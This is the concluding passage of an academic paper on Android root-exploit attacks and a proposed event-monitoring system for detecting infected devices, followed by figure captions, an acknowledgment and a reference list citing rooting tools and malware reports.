

Fig. 18. System Event Pattern Comparison (Normal & Malicious App.)



Fig. 19. Detection Result Screen for rooting attack to mobile terminal

V. Conclusion

We described various types of attacks to Android-based mobile devices with malicious mobile root exploit applications. Based on that, this study also proposed countermeasures to cope with it. First, root exploit attacks were investigated. Primary goal of rooting attack is to obtain root privilege illegally. Second, security vulnerability for mobile device was explored using exploit-infected malicious application specially developed for illegal purpose. It was observed that private information and banking data including public key certificate was successfully stolen by running malicious application in the mobile device. Third, countermeasure system was proposed. Proposed system mainly consists of two components: (1) proposed system keeps on monitoring while it runs on Android-based Linux kernel and (2) as a proposed system was operating in conjunction with the monitoring daemon, it collects information generated by processors and services running on mobile device. Moreover, it was designed to determine whether the mobile device is infected with malicious app or not. The proposed method utilizing event extracting daemon enables the user to detect whether mobile device is attacked by malicious code with exploit. To detect attacks much faster, future work will be carried out focusing on correlation analysis on event information generated by multiple devices.

Acknowledgment

This research was supported by Basic Science Research Program through the National Research Foundation of Korea (NRF) funded by the Ministry of Education, Science and Technology (Grant # 2012R1A1A2004573)

References

[1] Exploit, http://en.wikipedia.org/wiki/Exploit_(computer_security)

[2] Android rooting, http://en.wikipedia.org/wiki/Android_rooting

[3] Rooting – is it for me? Some Q&A, http://www.androidcentral.com/rooting-it-me-some-qa

[4] Android Root Source Code: Looking at the C-Skills, http://intrepidusgroup.com/insight/2010/09/android-root-source-code-looking-at-the-c-skills/

[5] Egzthunder1, Root your Gingerbread Device With Gingerbreak, April 21, 2011, from http://www.xda-developers.com/android/ root-your-gingerbread-device-with-gingerbreak/

[6] GingerMaster: First Android Malware Utilizing a Root Exploit on Android 2.3, http://www.csc.ncsu.edu/faculty/jiang/GingerMaster/

[7] Android Developer Web Site, “Android.com. (2009, December 16). What is android?”, Android Developer http://developer.android.com/guide/basics/what-is-android.html, 2009. 12

[8] Jill Duffy, "A Concise Guide to Android Rooting", pcmag http://www.pcmag.com/article2/0,2817,2393273,00.asp, 2011. 9

[9] Harron Q. Raja, "How to Root Your Android Phone/Device?", http://www.addictivetips.com/mobile/how-to-root-your-android-phone-device/, 2011. 1

[10] Derek Scott, "Rooting for Dummies : A Begineer's Guide to Rooting Your Android Device",(http://www.androidauthority.com/rooting-for-dummies-a-beginners-guide-to-root-your-android-phone-or-tablet-10915/), 2011. 3

[11] William Ench, “Defending users against smartphone apps: techniques and future irections,” Proceedings of the 7th International Conference on Informatin Systems Security (ICISS’11), Vol.7, No.1, pp.47-70, Springer-Verlag, 2011.

[12] Iker Burquera, Urko Zurutuza, Simin Nadjm-Tehrani, “Crowdroid: Behavior-based Malware Detection System for Android,” Proceedings of the 1st ACM workshop on Security and Privacy in Smartphone and Mobile Devices (SPSM’11), Vol.1, No.1, pp.15-26, 2011..

[13] Alexandre Bartel, Jacques Klein, Yves Le Traon, Martin Monperrus, “Automatically Securing Permission-Based Software by Reducing the Attack Surface: An Application to Android,” Technical Report, University of Luxembourg, SNT, 2011.

[14] Won-Jun Jang, Sik-Whan Cho, Hyung-Woo Lee, Hong-il Ju, Jeong-Nyeo Kim, “Rooting attack detection method on the Android-based smart phone, ” International Conference on Computer Science and Network Technology (ICCSNT2011), Vol.1, No.1, pp.477-481, 2011.

[15] Event monitoring, Wikipedia, http://en.wikipedia.org/wiki/Event_monitoring

[16] SuperOneClick v2.3.3, http://forum.xda-developers.com/showthread.php?t=803682

[17] UniversalAndroot, http://lifehacker.com/5642797/universal-androot-roots-most-android-phones-no-pc-or-hacking-required

[18] Z4root, http://forum.xda-developers.com/showthread.php?t=833953

[19] Odin, http://forum.xda-developers.com/showthread.php?t=1738841

[20] Tegrak Kernel, http://tegrak2x.blogspot.kr

[21] First SpyEye Attack on Android Mobile Platform now in the Wild DroidOS/Spitmo attack is vurtually undetectable, http://www.mag-securs.com/Alertes/tabid/63/articleType/ArticleView/articleId/28778/First-SpyEye-Attack-on-Android-Mobile-Platform-now-in-the-Wild-DriodOS-Spitmo-attack-is-virtually-undetectable.aspx

[22] Security Alert: New Root-Capable DroidDeluxe Malware Found in Alternative Android Markets, http://www.csc.ncsu.edu/faculty/jiang/DroidDeluxe/

[23] BaseBridge: new Android malware has been busy, http://www.ubergizmo.com/2011/05/basebridge-new-android-malware/

[24] Mobile threat report Q4 2011, F-Secure, http://www.slideshare.net/fsecure/mobile-threat-report-q4-2011, 2011